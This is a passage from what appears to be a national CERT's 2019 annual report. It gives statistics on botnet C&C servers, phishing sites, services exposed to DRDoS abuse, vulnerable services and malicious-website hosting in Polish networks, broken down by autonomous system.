6	16276	OVH	2 805	2.06%
7	23969	TOT NET	1 895	1.39%
8	16509	Amazon	1 706	1.25%
9	26496	GoDaddy	1 590	1.17%
10	24940	Hetzner	1 452	1.07%

Table 7. Autonomous systems with the largest number of C&C servers.

In Poland, C&C servers were active at 1,058 different IP addresses (25th place worldwide with a share of 0.78%) in 201 autonomous systems. Table 8 shows a list of ten autonomous systems with the largest number of malicious botnet C&C servers. In total, they hosted more than half of all the C&C servers in Poland.

No.	AS ID	Name	Number of IPs	Share
1	5617	Orange	177	16.73%
2	12824	home.pl	130	12.29%
3	16276	OVH	97	9.17%
4	15967	Nazwa.pl	33	3.12%
5	41079	H88	27	2.55%
6	6830	UPC	26	2.46%
7	48896	dhosting.pl	24	2.27%
8	12741	Netia	23	2.17%
9	21021	Multimedia	19	1.80%
10	8374	Plus / Cyfrowy Polsat	17	1.61%

Table 8. Autonomous systems hosting the largest number of C&C servers in Poland.

We also received reports on 78,842 fully qualified domain names (FQDN) which acted as botnet C&C servers. They were registered under 432 top-level domains (TLD) of which nearly 40% were registered under .com.

Table 9 shows the list of the most common TLDs. A number of 783 .pl domains were used as C&C servers, which accounts for a twofold increase compared to the previous year. The most common Polish second-level domain was com.pl, which was used in 85 cases, i.e. three times more frequently than in 2018. We still observe the occurrence of free hosting domains: 74 domains were registered under cba.pl, which is a small increase compared to the previous year.

No.	TLD	Number of domains	Share
1	.com	30 771	39.03%
2	.net	9 927	12.59%
3	.la	4 716	5.98%
4	.org	2 717	3.45%
5	.info	2 386	3.03%
6	.ru	1 817	2.30%
7	.br	1 050	1.33%
8	.pw	1 021	1.29%
9	.xyz	934	1.18%
10	.us	835	1.06%
...
13	.pl	783	0.99%

Table 9. Top-level domains with registered C&C servers.

Phishing

In this section, we include only statistics on phishing in its traditional sense, i.e. masquerading as known brands in order to steal sensitive data, primarily by means of email and websites. Therefore, this section does not cover either stealing data using malware or masquerading as e.g. invoice providers whose objective is to distribute malicious software. The statistics refer to websites located in Poland, which means that they do not cover phishing attacks on Polish institutions using websites maintained abroad.

In 2019, we received a total of 16,059 reports on phishing in Polish networks. The reports pertained to URLs from 2,025 domains directing to websites which resolved to 1,346 unique IP addresses. The decrease as compared to the previous year may suggest that criminals more frequently deploy servers located outside Poland.

No.	AS ID	AS name	Number of IPs	Number of domains
1	12824	home.pl	687	787
2	16276	OVH	120	275
3	15967	Nazwa.pl	79	122
4	41079	H88	60	129
5	205727	Aruba	26	42
6	57367	Atman	22	62
7	8308	Nask	21	47
8	29522	KEI	18	26
9	48896	dhosting.pl	16	53
10	48505	Kylos	16	29

Table 10. Polish autonomous systems with the largest number of phishing websites.

Services enabling DRDoS attacks

In 2019, we received information about 1,330,218 unique IP addresses in Poland hosting services enabling Distributed Reflected Denial of Service (DRDoS) attacks. Below is a list of services that could have been used for the attacks and were the most frequent in Polish IP space. The services in question will be detailed on the following pages.

We included IP addresses which actually host incorrectly configured services as well as those that have been made available intentionally (e.g. public open resolvers) and honeypot systems, as it is difficult to distinguish between them on the basis of data obtained from Internet scanning.

The size of autonomous systems (AS) was determined on the basis of RIPE data of 30 June 2019.

No.	Vulnerability/ open service name	Average daily number of unique IPs	Daily maximum of unique IPs	Standard deviation	Observation time
1	open resolver	47 676	63 231	17 029	98,36%
2	snmp	24 434	30 715	5 658	93,97%
3	ntp	20 813	66 701	7 421	95,07%
4	portmapper	20 800	24 387	3 471	94,25%
5	ssdp	17 050	23 190	4 766	95,07%
6	netbios	13 249	15 948	2 723	95,07%
7	mdns	5 614	6 433	739	94,27%
8	mssql	3 651	4 304	517	93,97%
9	chargen	283	351	58	95,07%
10	qotd	64	85	8	92,88%
11	xdmcp	53	63	8	94,79%

Table 11. List of the most common incorrectly configured services enabling DRDoS attacks. Standard deviation refers to the variability in the daily number of IP addresses observed throughout the year, total observation time corresponds to the part of the year for which we had information about a service.

Chart 2 shows the changes in the number of devices which can be used for DRDoS attacks. The charts were prepared for the 7 most frequently reported services. The charts show a substantial decrease in the number of recorded unique addresses in the second half of September – this is probably attributable to lower speed of Internet scanning by the main provider of these data, i.e. the Shadowserver Foundation¹⁹⁹. In the case of the portmapper and snmp services, the number of recorded devices remained at a similar level per year. Note the large decrease in the number of recorded NTP-enabled devices in July 2019 – this significant change comes from Orange autonomous system. In the case of the NetBIOS and mdns protocols, there is a gradual decrease in the number of IP addresses per year.

199. <https://www.shadowserver.org/what-we-do/network-reporting/>




Chart 2. The most common incorrectly configured services that can enable DRDoS attacks. The chart shows changes in the number of vulnerable IP addresses in Poland in 2019.

■ Open DNS servers

The most common service enabling DRDoS attacks observed in 2019 were, like in previous years, open DNS servers (open resolver). In spite of being crucial for the operation of the Internet, the vast majority of DNS servers should not respond to requests from the whole network, but only to requests from a limited group of addresses.

In 2019, we received information about 375,881 unique addresses with a running open resolver – a decrease of approximately 325,000 compared to the year 2018 and of approximately 640,000 to the year 2017, which manifests a significant improvement in the recent years. The daily average was 47,676 addresses. As in previous years, the list of autonomous systems was dominated by AS5617, i.e. Orange. However, in the case of this autonomous system, there is a positive trend in the form of a decrease in the average daily number of IP addresses by about 5,000. It was Orange that had a significant impact on the decrease in the daily average number of addresses with an open resolver calculated for all the autonomous systems. There is still an upward trend in the number of open resolvers in Netia (AS12741), the average daily number increased by 300 compared to the previous year. The number of open resolvers in the T-Mobile autonomous system (AS5588) also increased noticeably. Among the autonomous systems with the largest number of open resolvers, a previously unobserved system: PUH Vatus (AS56838) appeared, with a worrying percentage of addresses that could be used for a DRDoS attack.

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	5617	Orange	33 863	43 379	0,61%
2	12741	Netia	1 808	2 339	0,11%
3	24577	Onefone	482	537	14,5%
4	6830	UPC	454	514	0,00%
5	5588	T-Mobile	448	564	0,03%
6	29314	Vectra	376	452	0,06%
7	13110	INEA	345	404	0,20%
8	8374	Plus / Cyfrowy Polsat	311	373	0,02%
9	56838	PUH Vatus	308	449	30,1%
10	35007	Miconet	303	381	3,69%

Table 12. Daily number of IP addresses with an open DNS server, broken down by autonomous systems.

■ SNMP

SNMP (*Simple Network Management Protocol*) is a protocol for remote management of network devices. It is recommended to use it only in separate management networks. However, some SNMP instances can be accessed on the Internet. Apart from the threat of unauthorized access to a device, an SNMP service which can be accessed from the Internet can be used for DDoS attacks.

In 2019, we received information on 423,249 unique addresses with running SNMP, which accounts for a decrease by almost half compared to 2018. Nevertheless, the most important indicator, i.e. the daily average number of addresses, was 24,434, which constitutes only a 14% reduction compared to the previous year. Note the substantial decrease in the average daily number of addresses from the TK Telekom autonomous system (AS20960). We also recorded a very high percentage of addresses from the Net Center autonomous system (AS60920) – in approximately 37% of the IP addresses broadcasted by this autonomous system, there was an SNMP instance accessible from the Internet.

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	12741	Netia	6 747	8 184	0,41%
2	5617	Orange	3 549	6 539	0,06%
3	20804	Exatel	853	1 012	0,34%
4	8798	Powszechna Agencja Informacyjna	843	971	9,40%
5	60920	Net Center	614	744	37,14%
6	20960	TK Telekom	502	2 875	23,98%
7	199978	NETCOM COMPUTERS	387	457	9,45%
8	43939	Internetia	381	484	0,15%
9	8374	Plus / Cyfrowy Polsat	345	416	0,02%
10	5588	T-Mobile	284	450	0,02%

Table 13. Daily number of addresses with a running SNMP service on a public interface, broken down by autonomous systems.

■ Portmapper

Portmapper is a low-level service typical for Unix operating systems. It is used by higher-layer protocols, including NFS (Network File System). A publicly available portmapper service poses a threat because it can be used for DDoS attacks.

In 2019, we received 7,945,792 reports on 122,904 unique addresses with a portmapper service available on a public interface. The daily average was 20,800 addresses. There was a continuous decrease in the number of unique addresses hosting portmapper in Netia (AS12741) and Orange (AS5617) autonomous systems. At the same time, the number of unique addresses hosting this service slightly increased in Vectra network (AS29314). We also recorded a sharp decline in the availability of this service in the H88 autonomous systems (AS41079 and AS198414), what indicates a possible update of machine configuration or implementation of appropriate traffic filtering rules by this service provider. There is still a high percentage of addresses in the ATMAN autonomous system (AS57367) with an open portmapper service.

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	16276	OVH	3 857	4 457	0,12%
2	57367	ATMAN	1 352	1 454	8,52%
3	5617	Orange	1 091	1 496	0,02%
4	29314	Vectra	951	1 041	0,18%
5	41079	H88	774	1 092	9,75%
6	12741	Netia	602	734	0,03%
7	12824	home.pl	418	572	0,20%
8	198414	H88	394	686	5,30%
9	6830	UPC	328	373	0,00%
10	15967	nazwa.pl	319	378	0,32%

Table 14. Daily number of addresses with a running Portmapper service on a public interface, broken down by autonomous systems.

■ NTP

Network Time Protocol (NTP) is a common clock synchronization protocol used in computer networks. Publicly available NTP servers which enable the `monlist` command can be used for DDoS attacks.

In 2019, we received a total of 7,265,196 reports on 228,496 unique IP addresses.

The number of addresses supporting this protocol substantially decreased in Orange autonomous system (AS5617) – note, in particular, the large decrease (by more than half) in July 2019, which might have been attributed to changes in device configuration of this operator's autonomous system.

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	5617	Orange	4 260	16 703	0,07%
2	12741	Netia	2 055	5 539	0,12%
3	5588	T-Mobile	1 407	2 332	0,10%
4	31242	3S	614	1 112	0,60%
5	13110	INEA	571	1 021	0,34%
6	8798	PAGI	427	502	4,76%
7	20960	TK Telekom	414	919	0,16%
8	6830	UPC	344	3 566	0,00%
9	8374	Plus / Cyfrowy Polsat	333	3 107	0,02%
10	20804	Exatel	303	652	0,12%

Table 15. Daily number of addresses with a running NTP service on a public interface, broken down by autonomous systems.

■ mDNS

mDNS (*Multicast DNS*) is a protocol which resolves hostnames to their IP addresses. It should be used only in small networks with no local name server, e.g. for discovering devices such as printers. If it is available on the Internet, it can be used for a DRDoS attack.

In 2019, we received 1,953,931 reports on 162,230 unique IP addresses supporting mDNS. The largest number of addresses supporting the mDNS protocol is hosted in Orange autonomous system (AS5617). However, there is a downward trend, similarly to Netia autonomous system (AS12741). In the case of the Multimedia (AS21021) and Vectra (AS29314) autonomous systems, the number of addresses supporting mDNS remained at a similar level per year.

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	5617	Orange	1 246	1 529	0,02%
2	6830	UPC	459	513	0,00%
3	12741	Netia	338	397	0,02%
4	29314	Vectra	233	320	0,04%
5	21021	Multimedia	194	259	0,03%
6	8267	Cyfronet AGH	127	164	0,17%
7	8970	WASK	127	153	0,19%
8	16276	OVH	117	139	0,00%
9	9112	POZMAN	107	145	0,14%
10	16342	Toya	95	124	0,06%

Table 16. Daily number of addresses with a running mDNS service on a public interface, broken down by autonomous systems.

■ SSDP

Simple Service Discovery Protocol is a protocol for discovery of devices and is part of the Universal Plug and Play (UPnP) standard. SSDP is intended for use in small local networks and should not be available on the Internet. In 2019, we received reports on 373,867 unique IP addresses – a decrease of nearly 400,000 compared to 2018. Note the high proportion (more than 50%) and continuous increase in the number of unique addresses in the Derkom network (AS197697) and the small increase in T-Mobile (AS12912).

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	5617	Orange	4 050	5 792	4,00%
2	29314	Vectra	1 272	2 017	3,00%
3	12741	Netia	1 149	1 586	4,21%
4	197697	DERKOM	746	1 090	50,8%
5	8374	Plus / Cyfrowy Polsat	697	927	0,38%
6	41256	Servcom	403	973	4,82%
7	12912	T-Mobile	261	353	0,23%
8	31242	3S	241	306	0,98%
9	43939	Internetia	232	337	0,28%
10	50606	Virtuaoperator	228	432	4,54%

Table 17. Daily number of addresses with a running SSDP service on a public interface, broken down by autonomous systems.

■ NetBIOS

NetBIOS is a low-level protocol used primarily by Microsoft systems. It should be used only in local networks, and if it is available from a public network, it poses a threat – not only because it can be used for DDoS attacks. We received 4,651,684 reports on 69,140 unique IP addresses, which constitutes a decrease of approximately 30,000 compared to 2018.

For the most part of the year, there was a gradual decrease in the number of IP addresses with a running NetBIOS service, at a rate of approximately 2% per month.

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	5617	Orange	7 836	10 336	0,50%
2	12741	Netia	953	1 110	0,07%
3	16276	OVH	321	394	0,04%
4	198414	H88	258	376	5,60%
5	8267	CYFRONET AGH	152	193	0,68%
6	8374	Plus / Cyfrowy Polsat	136	163	0,18%
7	12824	home.pl	128	166	0,13%
8	13110	INEA	127	145	0,30%
9	5588	T-Mobile	104	118	0,03%
10	8970	WASK	100	130	0,02%

Table 18. Daily number of addresses with a running NetBIOS service on a public interface, broken down by autonomous systems.

Vulnerable services

This section presents statistics on vulnerable services and vulnerabilities in services that may lead to data breaches. These include both services with known vulnerabilities and incorrectly configured services, for example, enabling unrestricted access from the Internet contrary to good security practices or unauthenticated access to applications. In 2019, we recorded 101,742,090 such observations pertaining to 2,489,472 unique IP addresses from Poland. The following pages contain detailed information on the most common threats in Polish network. The presented statistics were calculated in the same manner as in the section on services enabling DRDoS attacks. (see p. 141)

The top places in the ranking of the most common vulnerable services were occupied by TFTP, Telnet, and RDP. Such services are typically secured by restricting access from external addresses; thus, their public availability may indicate a configuration error and potential vulnerability. However, reporting public availability of a service does not necessarily mean that it is vulnerable. For example, an RDP server may be protected by a strong password that prevents unauthorized access until a new vulnerability is detected in the application allowing an attacker to bypass the authentication.

However, similar logic should not be applied to databases or similar applications (Memcached, MongoDB, Elasticsearch, Redis). In the case of these systems, public access is almost certainly the result of an incorrect configuration and should be treated as a vulnerability.

No.	Vulnerability / open service name	Average daily number of unique IPs	Daily maximum of unique IPs	Standard deviation	Observation time
1	ssl-poodle	146846	267 529	100 549	96,16%
2	cwmp	45166	61 201	15 173	95,62%
3	tftp	28454	43 985	12 681	95,07%
4	rdp	26334	36 095	7 567	95,62%
5	telnet	24021	29 477	5 028	96,44%
6	badwpad	17635	27 143	3 901	64,11%
7	isakmp	8498	10 130	1 539	94,79%
8	ssl-freak	7840	10 534	2 098	96,16%
9	vnc	6748	9 090	1 723	95,07%
10	smb	6145	7 689	1 025	95,34%
11	nat-pmp	5862	7 827	1 007	94,79%
12	ipmi	1231	1 431	83	95,34%
13	mongodb	590	698	80	95,89%
14	memcached	209	235	16	96,43%
15	ldap	191	317	62	94,52%
16	elasticsearch	115	140	13	95,62%
17	redis	44	79	12	95,62%

Table 19. List of the most common vulnerable services in Poland. Standard deviation refers to the variability in the daily number of IP addresses observed throughout the year. Total observation time corresponds to the number of days in the year for which we had information about a service.

■ POODLE

Known SSL/TLS protocol vulnerabilities are still a common occurrence among Polish Internet users. The most common one is POODLE, which enables an attack leading to disclosure of encrypted information.

We received 52,667,140 reports on 774,738 unique IP addresses. The average daily number of occurrences was 146,846, i.e. a decrease of approximately 110,000 compared to the previous year. As in previous years, the first two places are occupied by the Netia (AS12741) and Internetia (AS43939) networks. In the case of Netia, there was a substantial decrease in the number of addresses with this vulnerability – in 2018, this rate was approximately 11%, while this year, it is 6.09%. During the year, the number of devices with this vulnerability in the Netia network gradually decreased. Among the 10 networks with the highest average number of servers vulnerable to POODLE, noteworthy are the Petrotel network, with 11.8% of vulnerable addresses, and the WDM network, where this proportion is 4.92%.

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	12741	Netia	99 566	195 942	6,09%
2	43939	Internetia	15 728	31 470	5,94%
3	5617	Orange	5 197	8 212	0,09%
4	29007	Petrotel	1 938	3 669	11,8%
5	16276	OVH	1 524	2 526	0,04%
6	6830	UPC	880	1 088	0,00%
7	5588	T-Mobile	843	1 094	0,0,6%
8	15694	ATMAN	545	735	0,72%
9	21021	Multimedia	530	734	0,08%
10	47329	WDM	479	660	4,92%

Table 20. Daily number of addresses with a running SSL service with a POODLE vulnerability, broken down by autonomous systems.

■ CWMP

CWMP is a service based on the TR-069 specification, used primarily in home DSL routers. It enables network operators to manage devices remotely, e.g. upgrade their firmware. Incorrect implementation of this service allows an attacker to take full control of a device. This vulnerability can be exploited, among others, by IoT botnets, which can then infect other devices.

We received 15,777,007 reports on 1,483,225 unique IP addresses with publicly available CWMP (a decrease of approximately 400,000 compared to 2018). The daily average of unique addresses was 45,166. Note the substantial decrease (of approximately 40%) in the average daily number of unique vulnerable addresses in the Orange autonomous system (AS5617). The high proportion of vulnerable addresses in the ARREKS network (AS41023) is worrying – as much as 20% of all the addresses in this autonomous system are vulnerable.

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	5617	Orange	25 666	41 895	0,46%
2	12741	Netia	9 311	11 375	0,56%
3	6830	UPC	2 164	5 784	0,01%
4	5588	T-Mobile	1 955	5 606	0,14%
5	50231	Syrion	993	1 729	3,95%
6	41023	ARREKS	717	878	20,00%
7	56391	VIRTUAL TELECOM	509	654	5,23%
8	21021	Multimedia	337	675	0,08%
9	44914	Petrus	554	650	3,54%
10	39507	IPI Vision	470	538	1,26%

Table 21. Daily number of addresses with a CWMP service available on a public interface, broken down by autonomous systems.

■ TFTP

TFTP (*Trivial File Transfer Protocol*) is a simple file transfer protocol. Due to the lack of a user authentication mechanism, we advise against making this service available on the Internet, as such setup may lead to data breach.

In 2019, we received 9,883,489 reports on 219,023 unique IP addresses (a decrease of approximately 200,000) with publicly available TFTP. Note, in particular, the high proportion of addresses in the Spółdzielnia Mieszkaniowa „Północ” in Częstochowa autonomous system (AS198000). There is a substantial decrease in the number of vulnerable devices in Orange (AS5617) and Netia (AS12741) autonomous systems. There is also a high proportion of addresses with an exposed TFTP service in the WIFIMAX network (AS199510).

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	5617	Orange	19 257	33 060	0,35%
2	198000	Spółdzielnia Mieszkaniowa „Północ”	1 573	1 809	17,06%
3	12741	Netia	925	1 143	0,05%
4	50231	Syrion	917	1 493	3,65%
5	21021	Multimedia	467	542	0,07%
6	199201	SPI-NET	220	575	7,16%
7	200125	INTERTOR.NET	197	243	6,41%
8	199510	WIFIMAX	116	134	15,1%
9	57478	DAR.NET	105	140	1,95%
10	6830	UPC	101	133	0,00%

Table 22. Daily number of addresses with a TFTP service available on a public interface, broken down by autonomous systems.

■ Telnet

Telnet is an old communication protocol, the predecessor to modern SSH, intended for interacting with a remote terminal. Its biggest disadvantage is a total lack of encryption, so it should not be used, especially in public networks. In 2019, we received 8,496,245 reports on 349,985 unique IP addresses. In the case of this protocol, the average daily number of occurrences decreases or remains at a similar level in the majority of autonomous systems. There is a positive trend in Orange (AS5617) and Netia (AS12741) autonomous systems, in which the average daily number of occurrences decreased. We recorded a decrease of 27% in Orange and 23% in Netia.

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	5617	Orange	4 953	7 136	0,09%
2	12741	Netia	4 816	5 773	0,29%
3	202281	C3 NET	972	1 172	19,00%
4	8374	Plus / Cyfrowy Polsat	602	751	0,04%
5	21021	Multimedia	590	800	0,09%
6	35191	ASTA-NET	493	612	0,84%
7	50606	Virtuaoperator	444	1 477	3,54%
8	5588	T-Mobile	404	520	0,02%
9	6830	UPC	399	465	0,00%
10	12912	T-Mobile	307	352	0,04%

Table 23. Daily number of addresses with a Telnet service available on a public interface, broken down by autonomous systems.

■ RDP

RDP (*Remote Desktop Protocol*) is a proprietary protocol developed by Microsoft for remote access to GUI on Windows systems. Despite the convenience of remote access, it is recommended to close port 3389 on external interfaces.

In 2019, we received 9,445,817 reports on 309,683 unique IP addresses (a decrease of approximately 240,000) with an RDP service available on a public interface. The most visible trend is the substantial decrease in the average number of occurrences in the Orange autonomous system – the number of RDP-enabled devices in this AS decreased by almost half as compared to 2018. A similar decrease is visible in the Netia autonomous system, in which the average daily number of devices dropped by 900 in comparison with 2018.

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	5617	Orange	8 250	13 840	0,15%
2	12741	Netia	2 094	2 738	0,12%
3	16276	OVH	1 347	1 762	0,04%
4	6830	UPC	1 012	1 235	0,00%
5	8374	Plus / Cyfrowy Polsat	590	714	0,04%
6	13110	INEA	425	519	0,25%
7	12912	T-Mobile	396	474	0,05%
8	21021	Multimedia	381	582	0,06%
9	5588	T-Mobile	357	689	0,02%
10	8970	WASK	348	465	0,53%

Table 24. Daily number of addresses with an RDP service available on a public interface, broken down by autonomous systems.

■ BadWPAD

BadWPAD is an attack that exploits incorrect configuration of DNS suffixes on vulnerable machines. It allows potential attackers to redirect any HTTP requests by substituting own proxy configuration rules in the form of a PAC file, automatically downloaded by the Web Proxy Auto-Discovery Protocol. The mechanism of a BadWPAD attack has been described in detail in section „Taking over of .pl domains associated with a BadWPAD attack” (see p. 58).

In 2019, we received 4,151,294 reports on 574,860 unique IP addresses with devices vulnerable to this type of attack. The largest number of vulnerable devices were recognized in the UPC network. Note the large number of vulnerable devices in smaller autonomous systems with less than 100,000 addresses.

No.	AS ID	AS name	Average	Maximum	Proportion of all addresses in AS
1	6830	UPC	8 290	10 301	0,06%
2	21021	Multimedia	3 438	4 318	0,56%
3	12741	Netia	1 659	7 705	0,10%
4	5617	Orange	548	934	0,00%
5	35191	ASTA-NET	386	475	0,66%
6	35378	Sat Film	318	370	1,07%
7	43118	East And West Network	217	290	0,28%
8	30838	Telpol	208	263	0,70%
9	44061	SAT MONT Service	202	268	0,93%
10	30975	Telewizja Kablowa Koszalin	144	192	0,58%

Table 25. Daily number of addresses with a BadWPAD service available on a public interface, broken down by autonomous systems.

Looking at the chart showing the number of IP addresses with devices vulnerable to BadWPAD, note the sharp decrease in mid-June 2019. This decline was mainly attributable to Netia (AS12741), with a decrease from approximately 7,500 addresses in May 2019 to less than 1,000 in mid-June indicating a considerable improvement of the situation in the network of this operator. We recorded a small decrease in the number of vulnerable addresses in the UPC autonomous system (AS6830) as late as in December 2019, and in the case of Multimedia (AS21021), the number of vulnerable addresses remained at a similar level throughout the whole year, increasing slightly in November and December 2019.




Chart 3. The number of IP addresses with devices vulnerable to BadWPAD. The chart shows changes in the number of vulnerable IP addresses in Poland in 2019 from the beginning of the observation of this vulnerability.

Malicious websites

Last year, we collected information on 5,537,483 unique URLs associated with malware activity, of which 83,587 were hosted in the .pl domain and 85,726 resolved to Polish IP addresses. Table 27 shows the most common autonomous systems hosting these IP addresses.

The most common domains among malicious addresses in terms of second-level domain were com.pl (775 occurrences), edu.pl (691 occurrences), and home.pl (689 occurrences).

No.	Number of .pl domains	IP address	ASN	Name
1	1 243	194.181.228.45	8308	NASK
2	206	194.181.228.30	8308	NASK
3	84	95.211.144.65	60781	LeaseWeb
4	76	81.171.31.230	60781	LeaseWeb
5	58	85.128.128.104	15967	Nazwa.pl
6	57	95.211.144.68	60781	LeaseWeb
7	55	91.102.114.204	31229	E24
8	48	185.253.212.22	48707	Greener
9	31	37.48.70.196	60781	LeaseWeb
10	27	217.97.216.17	5617	Orange

Table 26. IP addresses with the highest number of .pl domains associated with malicious software.

No.	Number of IPs	ASN	Name	Network percentage	Share
1	36 936	13335	Cloudflare	0.91%	0.67%
2	15 587	16509	Amazon	0.08%	0.28%
3	10 779	46606	Unified Layer	7.20%	0.19%
4	10 579	16276	OVH	0.60%	0.19%
5	10 564	14061	DigitalOcean	0.86%	0.19%
6	7 687	26496	GoDaddy	2.67%	0.14%
7	7 407	35916	Multa	1.59%	0.13%
8	6 292	20013	CyrusOne	9.04%	0.11%
9	6 023	24940	Hetzner Online GmbH	2.01%	0.11%
10	5 677	37963	Alibaba	0.64%	0.10%

Table 27. Autonomous systems with the highest number of malicious websites.

Analysis of threats in Polish hosting companies

In this issue of the annual report, we included an analysis of threats in Polish hosting companies. We wanted to present the areas of the highest risk and then illustrate the distribution of threats in the autonomous systems of particular companies together with a detailed analysis of selected aspects.

The research includes 13 hosting companies which have been selected on the basis of the number of active IP addresses broadcasted by the autonomous systems and of the number of reports available in the n6 platform (more information about the n6 platform can be found on page 24). Active addresses are defined as IPv4 addresses with a network service running within in the analysed period. To identify those, we used the publicly available collection of data of the Sonar project, published by Rapid7. The total number of active addresses in the analysed companies is 447,739.

